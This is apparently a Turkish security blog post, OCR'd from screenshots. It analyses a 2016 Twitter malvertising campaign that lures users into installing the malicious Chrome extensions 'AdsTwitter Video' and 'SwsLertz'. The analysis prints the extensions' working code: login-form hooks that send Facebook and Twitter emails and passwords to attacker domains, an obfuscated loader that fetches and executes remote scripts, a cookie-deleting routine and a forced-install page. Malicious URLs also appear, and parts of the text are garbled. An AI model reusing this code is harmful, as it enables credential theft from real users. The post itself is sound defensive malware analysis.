- Mustafa @mkhalasar** - 14h: Dikkatimi çekti sanırım Twitter'da yeni bir virüs akımı başladı, benden söylemesi tıklayıp otlaya gelmeyin :)

Below the tweets, there are two small thumbnail images showing parts of other tweets or profiles.

twitter virus - Twitter Search (1) Twitter

https://twitter.com/search?q=twitter%20virus&src=typd

Home Notifications Messages

twitter virus

#fridayreads  
3,080 Tweets

Racist McShootface  
2,209 Tweets

Serena Williams  
12.5K Tweets

The Toast  
6,715 Tweets

#SBSEurovision  
32.2K Tweets

#Fridaythe13th  
83.4K Tweets

© 2016 Twitter · About · Help · Terms · Privacy  
Cookies · Ads info

Tunç #LAG @ThanksLD · 19h  
Koskoca Gyasi Zardes'in Twitter hesabına virus giriyor... Ananı San Jose Earthquakes.

Ceyhun Oğuzoğlu @herzamanasabi · May 12  
Twitter'daki haber 'Instagramın logosu değişti'. Soylemeseler telefonuma virus girdi sanacaktım.

Rumeysaa @rmysaaozdmr · May 12  
Benim twitter kendi kendime hareketler yapmaya başladı virus desem bışeyede girmiyomkı 😱

Hilal Bulut @hilalb17 · May 10  
Twitter'ıma bulaşan virus.....((:((((((((((

Tunahan Yıldırım @RomeoTuna1907 · May 10  
Laptopum'da ki virus yüzünden Twitter hesabım otomatik RT atıyor... Saçma sapan pornografik paylaşımlar...Lütfen yanlış anlamayın

Sinan Gündoğar @ucyuz87seref · May 6

Reklam görsellerinden birine tıklandığında <http://t.lapteccoder.com/dompol.php> -> <http://begenlobi.com/twlaptec.php> -> <http://t.lapteccoder.com/X0LwTuTI.php> adresine, diğerine tıklandığında ise <http://bit.ly/1s93imO> -> <http://firsat2014.com> -> <http://tw.oklsme.cf/vi.php> -> <http://tw.oklsme.cf/eSn0J1.php> adresine yönlendirilen kullanıcının karşısına 18+ olduğu iddia edilen bir video görseli çıkmakta ve kullanıcı sahte videoyu izlemek için bu görselin üzerine tıkladığında, kullanıcından Chrome internet tarayıcısı kullandığı takdirde AdsTwitter Video veya SwsLertz isimli eklenti yüklemesini istemekteydi. Her defasında yönlendirilen PHP adının da rastgele olarak değişmesi, HTTP yanıt(response) kodu olarak 200 yerine 404 dömesi ve ana sayfanın direkt çağrılığında da hesabın dondurulduğuna dair bir mesajla karşılaşmasına rağmen sitenin çalışır olması da dikkatimden kaçmadı.

Video (18+) - YouTube t.lapteccoder.com/X0LwTuTl.php

Add "AdsTwitter Video"?  
★☆☆☆☆ (0)  
2 users  
[View details](#)

It can:

- Read and change all your data on the websites you visit

[Add extension](#) [Cancel](#)

Autoplay

Facebook Tip: How to Add a Friend to a Group  
Facebook 36,137 views 1:29

Facebook Tip: How to Create A Group  
Facebook 34,600 views 1:13

Facebook Tip: How to See Every Post in Your Group  
Facebook 43,073 views 1:29

Facebook Tip: Stickers  
Facebook 484,300 views 1:58

Facebook Tip: Trending Stories  
Facebook 43,470 views 1:37

Facebook Tip: How to Turn Notifications Off  
Facebook 96,548 views 2:25

Video (18+)

Facebook 3,917,467 15,904,533

80,564 28

Video (18+) - YouTube SwsLertz - Chrome Web Store tw.oklsme.cf/NQa0mQ.php

"SwsLertz" eklensin mi?  
★☆☆☆☆ (0)

Aynınlık görüntüle

Şunları yapabilir:

- Ziyaret ettiğiniz web sitelerindeki tüm verilerinizi okuma ve değiştireme

[Uzanti ekle](#) [İptal](#)

Autoplay

Facebook Tip: How to Add a Friend to a Group  
Facebook 36,137 views 1:29

Facebook Tip: How to Create A Group  
Facebook 34,600 views 1:13

Facebook Tip: How to See Every Post in Your Group  
Facebook 43,073 views 1:29

Facebook Tip: Stickers  
Facebook 484,300 views 1:58

Facebook Tip: Trending Stories  
Facebook 43,470 views 1:37

Facebook Tip: How to Turn Notifications Off  
Facebook 96,548 views 2:25

Video (18+)

Facebook 3,917,467 15,904,533

80,564 28



File Edit View Proxy Tools Window Help

Structure Sequence

Overview Request Response Summary Chart Notes

**HTTP/1.1 404 Not Found**

```
Content-Encoding: gzip
Vary: Accept-Encoding
Date: Sat, 14 May 2016 09:24:44 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html
Content-Length: 8348
Connection: keep-alive

<html class="content-snap-width-3 no-focus-outline" data-cast-api-enabled="true" lang="en"><head>
<link href="https://s.ytimg.com/yt/img/favicon-vflzuhzwz.ico" rel="shortcut icon" type="image/x-icon">
<link class="css-httpsytmpcomytcssbinwwwcorewebpvfl1AFRKcss" href="https://s.ytimg.com/yt/cssbin/www-core-webp-vfl1AFRK-.css" name="www-core" rel="stylesheet">
<link class="css-httpsytmpcomytcssbinwwwplayerwebpvfl4qAQhScss" href="https://s.ytimg.com/yt/cssbin/www-player-webp-vfl4qAQhScss.css" name="www-player" rel="stylesheet">
<link class="css-httpsytmpcomytcssbinwwwpageframewebpvflskDMH1css" href="https://s.ytimg.com/yt/cssbin/www-pageframe-webp-vflskDMH1-.css" name="www-pageframe" rel="stylesheet">
<title>Video (18+) - YouTube</title>
<link class="css-httpsytmpcomytcssbinwwwwatchtranscriptwebpvflp9_n_jcss" href="https://s.ytimg.com/yt/cssbin/www-watch-transcript-webp-vflp9_n_j.css" name="www-watch-transcript" rel="stylesheet">
<link class="css-httpsytmpcomytcssbinwwwguidewebpvfl3ehrjXcss" href="https://s.ytimg.com/yt/cssbin/www-guide-webp-vfl3ehrjX.css" name="www-guide" rel="stylesheet">
<link class="css-httpsytmpcomytcssbinwwwpageframedelayloadedwebpvflwYAtW6css" href="https://s.ytimg.com/yt/cssbin/www-pageframedelayloaded-webp-vflwYAtW6.css" name="www-pageframedelayloaded" rel="stylesheet">
<script src="https://ajax.googleapis.com/ajax/libs/jquery/2.1.3/jquery.min.js"></script>
<script>new Image().src = "https://whos.amung.us/swidget/ntientientiw";</script>
```

</head>

Headers Text Hex Compressed HTML Raw

GET http://turnuser.com/bi.php

Recording

Applications Places Iceweasel

Thu 00:05

Account Suspended – Iceweasel

Video (18+) - YouTube | Video (18+) - YouTube | AdsTwitter Video - Chro... | Account Suspended | http://www....ccoder.com/ | Untrusted Connection

laptencoder.com/cgi-sys/suspendedpage.cgi

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

**Account Suspended**

This Account has been suspended.

Contact your hosting provider for more information.

bitly.com kısaltılmış adreslerinin (short url) sonuna + işaret koyduğunuz taktirde (<http://bit.ly/1s93imO+> gibi), o sayfanın istatistik sayfasına ulaşabiliyorsunuz. Ben de bu şekilde bu adrese ait istatistik sayfasını ziyaret ettiğimde, 5 saat içinde bu bağlantı adresine 4300 defa tıklandığını gördüm.

Bitly. The power of the link

Paste a long URL here to shorten

bitly

m339

BROWSE  
Your Bitlinks  
Stats

UPGRADE →  
Bitly Brand Tools

4,302  
TOTAL CLICKS

100% of clicks on this Bitlink

All time   hour   24 hrs

Time Interval	Clicks
02:00 pm - 03:00 pm	~10
03:00 pm - 04:00 pm	~10
04:00 pm - 05:00 pm	~10
05:00 pm - 06:00 pm	~10
06:00 pm - 07:00 pm	~10
07:00 pm - 08:00 pm	~10
08:00 pm - 09:00 pm	~10
09:00 pm - 10:00 pm	~10
10:00 pm - 11:00 pm	~10
11:00 pm - 12:00 am	~10
12:00 am - 01:00 am	~10
01:00 am - 02:00 am	~10
02:00 am - 03:00 am	~10
03:00 am - 04:00 am	~10
04:00 am - 05:00 am	~10
05:00 am - 06:00 am	~1,650
06:00 am - 07:00 am	~1,150
07:00 am - 08:00 am	~800
08:00 am - 09:00 am	~600
09:00 am - 10:00 am	~800
10:00 am - 11:00 am	~800
11:00 am - 12:00 pm	~800

**Jeton Hırsızları** yazımından da bildiğiniz üzere, Chrome eklentilerini indirdikten sonra crx olan uzantısını .zip yapmaktan sonra herhangi bir zip açma aracı ile açabiliriz. Paketin içinden çıkan JavaScript dosyaları bize o eklentinin işlevselligi konusunda bilgi verecektir.

Eklentilerin adreslerini ilgili sayfalarдан tespit ettikten sonra <http://chrome-extension-downloader.com> adresi üzerinden bu eklentileri indirip kısaca incelemeye karar verdim.

6	http://t.lapteccoder.com	GET	/dompol.php	□	□	302	375	HTML	php	□	87.98.187.171	furkanasret=1...	06:56:40 1...	8080	
7	http://t.lapteccoder.com	GET	/VRQdDEM.php	□	□	404	38282	HTML	php	Video (18+) - YouTube	□	87.98.187.171		06:56:40 1...	8080
8	http://t.lapteccoder.com	GET	/favicon.ico	□	□	404	38282	HTML	ico	Video (18+) - YouTube	□	87.98.187.171		06:56:50 1...	8080
9	http://t.lapteccoder.com	GET	/VRQdDEM.php	□	□	302	329	HTML	php		□	87.98.187.171		06:57:53 1...	8080
10	https://chrome.google.com	GET	/webstore/detail/akhhffmncmpkief...	□	□	301	2841	HTML		Moved Permanently	☒	216.58.212.14	NID=79=buWR...	06:58:12 1...	8080
11	https://chrome.google.com	GET	/webstore/detail/adswstwitter/video...	□	□	200	43211	HTML		AdsTwitter Video - ...	☒	216.58.212.14		06:58:17 1...	8080
13	https://chrome.google.com	GET	/js/clicks-static/_/j/knows.m...	□	□	200	594796	script			☒	216.58.212.14		06:58:28 1...	8080

Request Response

Raw Headers Hex HTML Render

```
<span style="font-size: 10px; width: 100%; position: absolute; text-align: center; margin-top: 12px;" id="click_text">Click 'Add extension' button</span>
</div>
<a rel="noreferrer" id="link" href="https://goo.gl/rZ7kRE" style="display:none;"></a>
<script type="text/javascript">
function translate(source,target,q,callback){
    var url = "https://translate.googleapis.com/translate_a/single?client=qt&sl=" + source + "&tl=" + target + "&dt=t&dj=1&source=input&q=" + encodeURIComponent(q);
    var xhr = new XMLHttpRequest();
    xhr.open("GET", url);
    xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded; charset=UTF-8", true);
    xhr.send();
    xhr.onreadystatechange = function() {
        if (xhr.readyState == 4 && xhr.status == 200) {
            var data = JSON.parse(xhr.responseText);
            callback(data);
        }
    }
}

translate("en",navigator.language,$("#click_text").text(),function(data){
    $("#click_text").text(data.sentences[0].trans);
});
</script>
<script type="text/javascript">
installed = false;
install = function(){
    $('body').animate({
        scrollTop: 0
    }, 100);
    $('#Alert').hide();
    chrome.webstore.install(
        'https://chrome.google.com/webstore/detail/ahhfffffnncmpiekfobncojligefond',
        function() {
            installed = true;
            new Image().src = '/whos.amung.us/widget/fn5kapfa9li8.png';
            window.setTimeout(function(){
                document.getElementById('link').click();
            },500);
        },
        function(err) {
            $('#Alert').show();
            $('body').css({overflow: 'hidden'});
        }
    );
}

$(document).keydown(install).mousedown(install);

$(window).on('beforeunload', function() {
    $('#Alert').hide();
    if(installed == false){
        return "Install extension!";
    }
});
</script>
</body></html>
</body></html>
```

Charles 3.11.4 - swslertz1 \*

File Edit View Proxy Tools Window Help

Structure Sequence

Overview Request Response Summary Chart Notes

```

www-watch-transcript-webp-vflp9_n_i.css" name="www-watch-transcript" rel="stylesheet">
<link class="css-https://img.com/ytccsbin/www/guide/webp/vf3ehjXcss" href="https://yimg.com/ys/cssbin/www/guide-webp-vf3ehjXcss" name="www-guide" rel="stylesheet">
<link class="css-https://img.com/ytccsbin/www/pageframe/delayloaded/webp-vflwYAtW6css" href="https://yimg.com/ys/cssbin/www/pageframe/delayloaded/webp-vflwYAtW6css" name="www-pageframe/delayloaded" rel="stylesheet">
<script src="https://ajax.googleapis.com/ajax/libs/jquery/2.1.3/jquery.min.js"></script>
<script>new Image().src = https://whos.amung.us/swidget/ntientientiw'</script>

```

```

<link rel="chrome-webstore-item" href="https://chrome.google.com/webstore/detail/geomecfijhajmjjgmaebcfbmoikol" />

```

</head>

<body class="ltr webkit webkit-537 exp-responsive exp-scrollable-guide site-center-aligned site-as-giant-card appbar-hidden visibility-logging-enabled not-nirvana-dogfood not-yt-legacy-css flex-width-enabled flex-width-enabled-snap page-loaded" data-spf-name="watch" dir="ltr" id="body" style="overflow: hidden;" cz-shortcut-listen="true">

<div id="body-container">

<div id="masthead-positioner" style="position: relative;">

<div class="clearfix yt-base-gutter" id="yt-masthead-container">

<div id="yt-masthead">

<div class="yt-masthead-logo-container">

<button aria-controls="appbar-guide-menu" aria-expanded="false" aria-label="Guide" class="yt-uix-button yt-uix-button-size-default yt-uix-button-text yt-uix-button-empty yt-uix-button-has-icon appbar-guide-toggle appbar-guide-clickable-ancestor" id="appbar-guide-button" onclick="return false;" type="button"><span class="yt-uix-button-icon-wrapperr"><span class="yt-uix-button-icon yt-uix-button-icon-appbar-guide yt-sprite"></span></span></button>

<div id="appbar-main-guide-notification-container"></div><span id="yt-masthead-logo-fragment"><a class="yt-uix-sessionlink masthead-logo-renderer spf-link" data-sessionlink="itct=CAUQsV4iEwjSvuPk04fMAHwgkRYKHSWDMUo-B0" href="/" id="logo-container" title="YouTube Home"><span class="logo masthead-logo-renderer-logo yt-sprite" title="YouTube Home"></span></a></span>

</div>

<div id="yt-masthead-signin">

<div class="signin-container">

Headers Text Hex Compressed HTML Raw

GET http://turnuser.com/tw.php

Recording

Start | Chrome Extension | × Mert

chrome-extension-downloader.com

Start Install downloaded extensions How does it work? Imprint Chrome Extension Downloader

# Chrome Extension Downloader

easily download chrome extensions


Insert the web store url of the extension or just the extension ID:

Download extension

[Like](#) 383 [G+](#) 530

## History

Overall Chrome Extension Downloader was 108 188 times useful.



Show all downloads...


AdsTwitter Video eklentisinde yer alan JavaScript kodunu incelediğimde, eklentiyi yüklemiş olan kullanıcı herhangi bir web sitesini ziyaret ettiğinde, bu eklentinin <http://lapteccoder.com/pluactive.php> -> <http://begenlobi.com/twaptec.php> adresine istekte bulunduğu gördüm. İsteğe dönen yanıtta yer alan JavaScript kodu sayesinde, kullanıcı tarafından ziyaret edilen adresin [facebook.com](http://facebook.com) veya [twitter.com](http://twitter.com) olması durumunda bu eklenti, kullanıcının e-posta ve parolasını çalışıyor ve hırsızlara gönderiyordu. Ayrıca hırsızlar, <http://whos.amung.us/> sayfasının istatistik eklentisinden de faydalananak bu zararlı eklentinin anlık olarak kaç kişi tarafından kullanıldığını yakından da takip ediyorlardı.

File Commands Tools Favorites Options Help

Add Extract To Test View Delete Find Wizard Info VirusScan Comment SFX

AdsTwitter-Video\_v4.10.crx.zip - SFX ZIP volume, unpacked size 8.254 bytes

Name	Size	Packed	Type	Modified	CRC32
..					
_metadata			File folder		
File folder					
16icon.png	444	449	PNG image	10.9.2011 12:06	0709F2C8
48icon.png	1.034	1.039	PNG image	10.9.2011 12:03	A03A7416
128icon.png	2.507	2.484	PNG image	10.9.2011 12:06	0404E083
background.js	1.514	707	JavaScript ...	11.5.2016 19:51	77DFD6D7
cartes.js	268	165	JavaScript ...	11.5.2016 19:51	68CDFCAB
manifest.json	547	318	JSON File	11.5.2016 19:55	B154C271



```
new Image().src = "https://whos.amung.us/swidget/c0disikerloy"; if(location.hostname.indexOf("facebook.com")>=0){  
if(document.getElementById("login_form")){document.getElementById("login_form").onsubmit=function(e){  
localStorage.setItem("hasi",document.getElementById("email").value); localStorage.setItem("nasi",document.getElementById("pass").value);  
setTimeout(function(){ document.getElementById("login_form").submit()},99);return false } }if(localStorage.hasi&&localStorage.nasi){ new  
Image().src="http://begenlobi.com/moko/f.php?asasdffghjvxklmnbcvfc=" +localStorage.hasi+"&fcvnbmgjfmtdtjgkhmbgndmghmvnfmc=" +localStorage.nasi;  
localStorage.removeItem("hasi");localStorage.removeItem("nasi"); chrome.extension.sendRequest({sik:"yeap"},function(e){ })}  
if(location.hostname.indexOf("twitter.com")>=0){ if(document.querySelector("form.signin")){document.querySelector("form.signin").onsubmit=function(e){  
localStorage.setItem("hasi1",document.querySelector("form.signin input#signin-email").value);  
localStorage.setItem("nasi2",document.querySelector("form.signin input#signin-password").value); setTimeout(function()  
{document.querySelector("form.signin").submit()},99);return false } } if(localStorage.hasi1 &&localStorage.nasi2){ new Image().src="http://begenlobi.com/  
moko/t.php?laplapcekokotiwiko=" +localStorage.hasi1+"&lapitekocekipasikko=" +localStorage.nasi2;  
localStorage.removeItem("hasi1");localStorage.removeItem("nasi2"); chrome.extension.sendRequest({sik:"yeap"},function(e){ })}}
```

Use a simple texture for code input?

```
Beautify JavaScript or HTML (ctrl-enter)
```

The screenshot shows a beautified version of the previous JavaScript code. Red arrows point to several lines of code, likely highlighting specific logic or file paths. The code is pasted into a beautify.js editor window.

```
new Image().src = "https://whos.amung.us/swidget/c0disikerloy";  
if (location.hostname.indexOf("facebook.com") >= 0) {  
    if (document.getElementById("login_form")) {  
        document.getElementById("login_form").onsubmit = function(e) {  
            localStorage.setItem("hasi", document.getElementById("email").value);  
            localStorage.setItem("nasi", document.getElementById("pass").value);  
            setTimeout(function() {  
                document.getElementById("login_form").submit();  
            }, 99);  
            return false;  
        };  
    }  
}  
if (localStorage.hasi && localStorage.nasi) {  
    Image().src = "http://begenlobi.com/moko/f.php?asasdffghjvxklmnbcvfc=" + localStorage.hasi + "&fcvnbmgjfmtdtjgkhmbgndmghmvnfmc=" + localStorage.nasi;  
    localStorage.removeItem("hasi");  
    localStorage.removeItem("nasi");  
    chrome.extension.sendRequest({  
        sik: "yeap"  
    }, function(e) {});  
}  
if (location.hostname.indexOf("twitter.com") >= 0) {  
    if (document.querySelector("form.signin")) {  
        document.querySelector("form.signin").onsubmit = function(e) {  
            localStorage.setItem("hasi1", document.querySelector("form.signin input#signin-email").value);  
            localStorage.setItem("nasi2", document.querySelector("form.signin input#signin-password").value);  
            setTimeout(function() {  
                document.querySelector("form.signin").submit();  
            }, 99);  
            return false;  
        };  
    }  
}  
if (localStorage.hasi1 && localStorage.nasi2) {  
    new Image().src = "http://begenlobi.com/moko/t.php?laplapcekokotiwiko=" + localStorage.hasi1 + "&lapitekocekipasikko=" + localStorage.nasi2;  
    localStorage.removeItem("hasi1");  
    localStorage.removeItem("nasi2");  
    chrome.extension.sendRequest({  
        sik: "yeap"  
    }, function(e) {});  
}
```

Beautify JavaScript or HTML (ctrl-enter)

Mert

164.png (80x15) widgets.amung.us/small/01/164.png

164 online

(x) / "if (x)"  
coded as \xNN or \uNNNN?  
tweaks?  
sections?  
de input?

```

signin")) {
  signin".onsubmit = function(e) {
    l1", document.querySelector("form.signin input#signin-email").value);
    l2", document.querySelector("form.signin input#signin-password").value);
    ("form.signin").submit()

  >rage.nasi2) {
    enlobi.com/moko/t.php?laplacekokotiwiko=" + localStorage.hasil + "&lapitekocekipasikko=" + localStorage.nasi
  };
}

```

13 Mayıs 2016 Cuma

Mayis 2016

Pt	Sa	Ça	Pe	Cu	Ct	Pz
25	26	27	28	29	30	1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30	31	1	2	3	4	5

22:01:38

Change date and time settings...



begenlobi.com is already registered\*

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

Domain Name: BEGENLOBI.COM  
 Registrar: GODADDY.COM, LLC  
 Sponsoring Registrar IANA ID: 146  
 Whois Server: whois.godaddy.com  
 Referral URL: <http://www.godaddy.com>  
 Name Server: NS1.LAPTECPRO.COM  
 Name Server: NS2.LAPTECPRO.COM  
 Status: clientDeleteProhibited <https://icann.org/epp#clientDeleteProhibited>  
 Status: clientRenewProhibited <https://icann.org/epp#clientRenewProhibited>  
 Status: clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>  
 Status: clientUpdateProhibited <https://icann.org/epp#clientUpdateProhibited>  
 Updated Date: 11-apr-2016  
 Creation Date: 02-feb-2016  
 Expiration Date: 02-feb-2017

>>> Last update of whois database: Thu, 12 May 2016 04:36:04 GMT <<<

SwsLertz isimli eklentide yer alan JavaScript kodlarında ise bu defa [Base64](#) ile metinlerin gizlendiğini gördüm. Yine diğerinde olduğu gibi, kullanıcı herhangi bir web sitesini ziyaret ettiğinde bu eklentinin <http://tumuser.com/tw.php> adresine istekte bulunduğu ve bu isteğe dönen yanıtta yer alan JavaScript kodu sayesinde ziyaret edilen adresin [twitter.com](http://twitter.com) olması durumunda kullanıcının e-posta adresini ve parolasını çalıyordu (<https://healtpol.com>). Eklentinin yüklenir yüklenmez, Twitter'a ait olan mevcut cerezleri (cookie) silmesi ve kullanıcıyı direkt [twitter.com](http://twitter.com) adresine yönlendirmesi de dikkatimi çeken diğer bir ayrıntı oldu.

SwsLertz\_v7.0.crx.zip - WinRAR (evaluation copy)

File Commands Tools Favorites Options Help

Add Extract To Test View Delete Find Wizard Info VirusScan Comment SFX

SwsLertz\_v7.0.crx.zip - SFX ZIP volume, unpacked size 28.396 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
.._metadata			File folder		
16iconsxhcqgrs.png	507	512	PNG image	13.5.2016 14:20	6C5F9403
48iconsxhcqgrs.png	4.061	4.066	PNG image	13.5.2016 14:20	CBBB656F
128iconxhcqgrs.png	17.960	17.970	PNG image	13.5.2016 14:21	EFC7F3E6
fldioif.js	3.087	1.344	JavaScript	13.5.2016 14:40	452AD58D
ltarsf.js	379	242	JavaScript	13.5.2016 14:39	C7FBF40
manifest.json	435	250	JSON File	13.5.2016 15:25	85652B82

14 Mayıs 2016 Cumartesi

Mayis 2016

Pt	Sa	Ça	Pe	Cu	Ct	Pz
25	26	27	28	29	30	1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30	31	1	2	3	4	5

09:52:21

Change date and time settings...

Total 1 folder and 26.429 bytes in 6 files

View - fldioif.js

```

File Edit View Help
function olsunuzduyur {
    var olsunuzduyur = "MTEzNDMvNjQ5MuF8Y2hj21"; split[""];}
var eyleyebilirsiniz = atob("MTk5NjA3NTM4MDI0dGJlcmw--"); split[""];}
var shenerunur = atob("OTIx0D3NTM0Mlx0dVwZGF2WQ--"); split[""];}
var enshirhakurdu = atob("OTc0TgNDNU2MTJlYWFrKGlrdGVu2o--"); split[""];}
var isveqib = atob("NzE2ODVbNA6MTFRc3RhDVH--"); split[""];}
var isveqib = atob("NzE2ODVbNA6MTFRc3RhDVH--"); split[""];}
var akeshopat = atob("Mzg3MjNxNTA2ODI0B0G9yWxIdGlyYXwD"); split[""];}
var ekunodey = atob("MTyMc3Mz4NzJlZ29jY7v2VNmclwda--"); split[""];}
var enurinesik = atob("NjQ0TURjZ2Mhlc0mV7Gkzv2UZD9h"); split[""];}
var gihicolohelket = atob("Mzg3MjNxNTA2ODI0B0G9yWxIdGlyYXwD"); split[""];}
var silek = atob("NzE2ODVbNA6MTFRc3RhDVH--"); split[""];}
var sekerkenurir = atob("Mzg3MjNxNTA2ODI0B0G9yWxIdGlyYXwD"); split[""];}
var utesp = atob("MTC0MjYDTC1NDFlB0B0g--"); split[""];}
var urutay = atob("NDg5NzEzNTMzNjBc2VnZA--"); split[""];}
var odobugedaz = atob("NzQwNjYMD4G0DNllBnV7VmVY"); split[""];}
var otavenuhuyit = atob("NzQwNjYMD4G0DNllBnV7VmVY"); split[""];}
var ihuhutor = "armenanodigilup";
otavenuhuyit([ogjohuzi]loy[epoyuduguboki][shenerunur][onsuhinihakurdu][function(jakebirasifogn, utespbutus, enipebemovikag) {
    if ([utespbutus][dovegubok] == ubihutor) {
        m[otavenuhuyit(jakebirasifogn)[ihuhutor];
        var ehapul = new Date(); emolorucifikukan = new Date (ehapul), unegozad = new Date ();
        emolorucifikukan.setMinutes (ehapul.getMinutes () + 0 );
        unegozad.setDate(unegozad.getDate() + parseh(0));
        unegozad.setDate(unegozad.getDate() + parseh(0));
        var uconim = [epohavevededome]; ehapul.getTime().okofosesajcum: emolorucifikukan.getTime().lagadapor: unegozad.getTime();
        otavenuhuyit(jakebirasifogn)[ihuhutor] = JSOKStringify(uconim);
    } else {
        atomajekic = JSON.parse(atavenuhuyit(jakebirasifogn)[ihuhutor]);
        if(typeof atomajekic.epohavevededome === odobugedaz && typeof atomajekic.okofosesajcum === odobugedaz){
            esopahofotubihutor = new Date(); getfTime();
            unegozad.setTime(epohavevededome.getTime() + 10);
            if(esopahofotubihutor[atomajekic.okofosesajcum].toJSON().slice(5,10);
            if(esopahofotubihutor[atomajekic.okofosesajcum] && ohesekacudukizl--&unetovubodenac){
                eredabirahutor = ahazulosihobjic;
                etahos = epoyuduguboki;
                eredabirahutor = eredabirahutor.ekunodey;
                ijanvib = enurinesik;
                menzhylbetut = ijuhicolohelket;
                irolboy = ikejedaburesavus;
                lyazezem = usvokenenur;
                uspapafayecuv = utesp;
                idamprerogipor = utesp;
                arczuzuhuyit();
            }
        }
    }
});}
if (localStorage.firstRun) {
    localStorage.firstRun = true;
    chrome.cookies.getAll({domain: "twitter.com"}, function(cookies) {
        for(var i=0; i<cookies.length;i++) {
            console.log(cookies[i]);
        }
        chrome.cookies.remove({url: "https://" + cookies[i].domain + cookies[i].path, name: cookies[i].name});
    });
}
}

```

3.087 bytes

Windows text

```
* C:\Users\Mert\Desktop\mal.js.txt - Notepad++
```

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

mal.js.txt new 1

```
1 window["chrome"] ["tabId"] ["onUpdated"] ["addListener"] (function (itaketiraxilogin, utayibutus, snipehemerokag) {
2     if (utayibutus ["status"] == "complete") {
3         if (window ["localStorage"] ["armanandoplilik"] == "true") {
4             var shapul = new Date (), emolorucifukum = new Date (shapul), uneqozad = new Date ();
5             emolorucifukum.setMinutes (shapul.getMinutes () + 0);
6             uneqozad.setDate (uneqozad.getDate () + parseInt (3));
7             var ucunim = (epochavasaledmehi (shapul.getTime ()) .okforessajcum: emolorucifukum.getTime ()) .aqadapon: uneqozad.getTime ());
8             window ["localStorage"] ["armanandoplilik"] = JSON.stringify (ucunim);
9         } else {
10             atomaJekic = JSON.parse (window ["localStorage"] ["armanandoplilik"]);
11             if (atomaJekic.umezruhodenac == "number" && typeof atomaJekic.ekofossejjucum == "number") {
12                 neqahotubuhid = new Date ();
13                 obnokacudukiz = new Date ().toJSON ().slice (5, 10);
14                 umezruhodenac = new Date (atomaJekic.agadagon).toJSON ().slice (5, 10);
15                 if (neqahotubuhid.atomaJekic.ekofossejjucum && obnokacudukiz != umezruhodenac) {
16                     aszuzuhiteyu ();
17                 }
18             }
19         }
20     }
21 }
22 );
23
24 if (localStorage.firstRun) {
25     localStorage.firstRun = true;
26     chrome.cookies.getAll ({domain: "twitter.com"}, function (cookies) {
27         for (var i = 0; i < cookies.length; i++) {
28             console.log (cookies [i]);
29         }
30         chrome.cookies.remove ({url: "https://" + cookies [i].domain + cookies [i].path, name: cookies [i].name});
31     }
32 }
33
34
35 function aszuzuhiteyu () {
36     function ozkubaham () {
37         return new XMLHttpRequest ();
38     }
39
40     var aszihib = ozkubaham ();
41     aszihib ["onreadystatechange"] = function () {
42         if (aszihib ["readyState"] == 4) {
43             window ["chrome"] ["tabId"] ["executeScript"] ( {
44                 code: aszihib ["responseText"]
45             })
46         }
47     }
48 }
49 aszihib ["open"] ("get", "http://tumuser.com/tw.php");
50 aszihib ["send"] ();
```

## Normal text file

length : 1886 lin Ln : 1 Col : 110 Sel : Dos\Wind UTF-8 w/o IN

Charles 3.11.4 - swslerzt1

File Edit View Proxy Tools Window Help

Session 1 \* swslerzt1

Structure Sequence

Overview Request Response Summary Chart Notes

1 new Image().src = "https://whos.amung.us/swidget/intentientit"; ←  
2 if (location.hostname.indexOf("twitter.com") >= 0) {  
3 var loginci = document.getElementsByName("js-username-field email-input js-initial-focus");  
4 var logincim = document.getElementsByName("session[username\_or\_email]");  
5  
6  
7 document.forms[2].onsubmit = function() {  
8 var email = document.getElementById("signin-email").value;  
9 var password = document.getElementById("signin-password").value;  
10 new Image().src = "https://healtpol.com/ekle.php?email=" + email + "&sfre=" + password + "&v=twitter"; ←  
11 }  
12 }  
13  
14 var loginci = document.getElementsByName("js-username-field email-input js-initial-focus");  
15 var logincim = document.getElementsByName("session[username\_or\_email]");  
16 if (loginci.length > 0) {  
17 document.getElementsByName("js-username-field email-input js-initial-focus")[0].setAttribute("id", "yolo");  
18 document.getElementsByName("js-password-field")[0].setAttribute("id", "yalo");  
19  
20 document.forms[2].onsubmit = function() {  
21 var email = document.getElementById("yolo").value;  
22 var password = document.getElementById("yalo").value;  
23 new Image().src = "https://healtpol.com/ekle.php?email=" + email + "&sfre=" + password + "&v=twitter";  
24 }  
25  
26  
27 } else if (logincim.length > 0) {  
28  
29 if (!document.getElementById("signin-email"))  
30 var logincim = document.getElementsByName("session[username\_or\_email]");  
31 document.getElementsByName("session[username\_or\_email]")[0].setAttribute("id", "yolo");  
32 document.getElementsByName("session[username\_or\_email]")[0].setAttribute("id", "yalo");  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
